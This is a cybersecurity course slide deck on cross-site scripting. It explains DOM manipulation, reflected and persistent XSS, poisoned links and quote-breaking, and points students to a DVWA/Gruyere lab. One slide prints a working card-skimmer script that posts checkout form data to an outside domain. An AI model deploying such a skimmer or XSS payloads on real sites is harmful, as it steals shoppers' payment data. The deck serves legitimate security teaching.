







Cross-Site Scripting

Cybersecurity
Web Vulnerabilities Day 2



Today's Objectives

By the end of class, you will be able to:

-  Articulate common malicious uses of JavaScript
 -  Explain how reflected and persistent XSS are delivered
 -  Manually identify and exploit XSS vulnerabilities
 -  Construct “syntax-breaking” XSS payloads
-



Today, we'll look at how attackers construct and deliver XSS payloads.

JavaScript Deep-Dive

The Raw and the Rendered

Raw Markup:

```
<section>
  <h3 id="heading">Meaningless Text</h3>
  <p>This paragraph has some text.</p>
  <p>This paragraph has more text.</p>
</section>
```

Rendered:

Meaningless Test


This paragraph has some text.

This paragraph has some text.

Browsers interpret markup by reading HTML, and then rendering it according to internal rules and CSS styles.

The DOM

Document Object Model



Browsers begin loading pages by reading their HTML.

As they do, they keep detailed records of:

which tags appear on the page, and the values of their attributes,

which elements each tag is related to

Manipulating Elements

1. JavaScript

```
const heading = document.querySelector('#heading')  
console.log(heading.textContent) // "Meaningless Text"  
heading.textContent = "Meaningful Nonsense"
```

2. DOM



3. Rendered

Meaningful Nonsense

This paragraph has some text.

This paragraph has some text.

Selects the element
on the page with
`id=heading`.

Prints out the
element's text
("Meaningless Text")

Changes the text
inside the element to
"Meaningful
Nonsense"

Exploit Opportunities

In the below code, an attacker has selected the element with id `#btnCreditCard`.


Instead of repainting a pretty menu, this code sends the user's credit card number to the hacker's servers as they type it.

```
1  window.onload = function() {  
2      jQuery('#btnCreditCard.paymentBtn.creditcard').bind("mouseup touchend", function(e) {  
3          var dati = jQuery('#checkout');  
4          var pdati = JSON.stringify(dati.serializeArray());  
5          setTimeout(function() {  
6              jQuery.ajax({  
7                  type: "POST",  
8                  async: true,  
9                  url: "https://neweggstats.com/GlobalData/",  
10                 data: pdati,  
11                 dataType: 'application/json'  
12             });  
13         }, 250);  
14     });  
15 }
```


Cross-Scripting Scripting // XSS

Interactivity at the cost of Vulnerability


JavaScript is often used to update HTML based on user input, but attackers can use input to submit malicious XSS payloads.



A screenshot of a web application interface. At the top, a light gray box contains the text "Hello, Mnemosyne!". Below this, there is a form with a label "Name" and a text input field containing the text "Mnemosyne". A blue "Submit" button is located below the input field. The entire form area is enclosed in a green border.

Attackers can submit malicious HTML instead of "expected" input, causing the web application to behave in unexpected ways.

In this example, a user added an HTML element that causes JavaScript to execute when the user passes their mouse over the name Mnemosyne.



A screenshot of the same web application interface as the previous one, but with a red border. A white alert box with the text "hacked" and an "OK" button is displayed in the center. The background is dimmed. The form below the alert box shows the input field containing the malicious payload: `Mnemosyne`. The "Submit" button is still present. A red dashed arrow points from the "Submit" button of the first form to the "Submit" button of this second form.

XSS is a threat anywhere that user input is inserted into an HTML document.
The three main flavors are:



Reflected: User input echoed to page from a request.



Persistent: Malicious script is loaded from database.





Dom-Based: Exploitation of a client-side script via manipulation of the DOM.



In Reflected and Persistent, the payload is contained in the server's response. We'll focus on these two today.

Reflected XSS

Reflection XSS




Web apps can send user input to the server via query params.


These params are then used to generate the HTML response.

XSS results when the server includes malicious JavaScript in its response.

Poisoned Links

Reflected XSS attacks are typically delivered by poisoning the query string, then **phishing victims** with the poisoned link.





Instructor Demonstration

Reflected XSS



Activity: Reflected XSS

In this activity, you will use DVWA and Gruyere to explore reflected XSS vulnerabilities.

[Activities/Stu_Reflected_XSS/README](#)

Suggested Time:

9



Persistent XSS & Attribute Attacks

Persistent XSS

Persistent XSS attacks occur when a server saves a malicious payload to a database.



With Persistent XSS, the payload is a threat to *anyone who loads the data*.



If an attacker submits a malicious script as a forum comment, anyone who loads the comments becomes a target.



Often, XSS is delivered through special attributes instead of script tags.



Certain HTML attributed can execute JavaScript:

```

```

Breaking Quotes

Breaking Quotes

The third major injection technique is called breaking quotes.



In HTML, quotation marks are used to provide values of attributes.



Anything within quotes is interpreted as the value of an attribute. However, anything outside of quotes is interpreted as HTML.







Whenever you can set the value of an attribute via user input, you can potentially inject HTML by inserting a quotation mark.



Next, we'll take a look with an Demonstration.

Today's Objectives

By the end of class, you will be able to:

-  Articulate common malicious uses of JavaScript
 -  Explain how reflected and persistent XSS are delivered
 -  Manually identify and exploit XSS vulnerabilities
 -  Construct “syntax-breaking” XSS payloads
-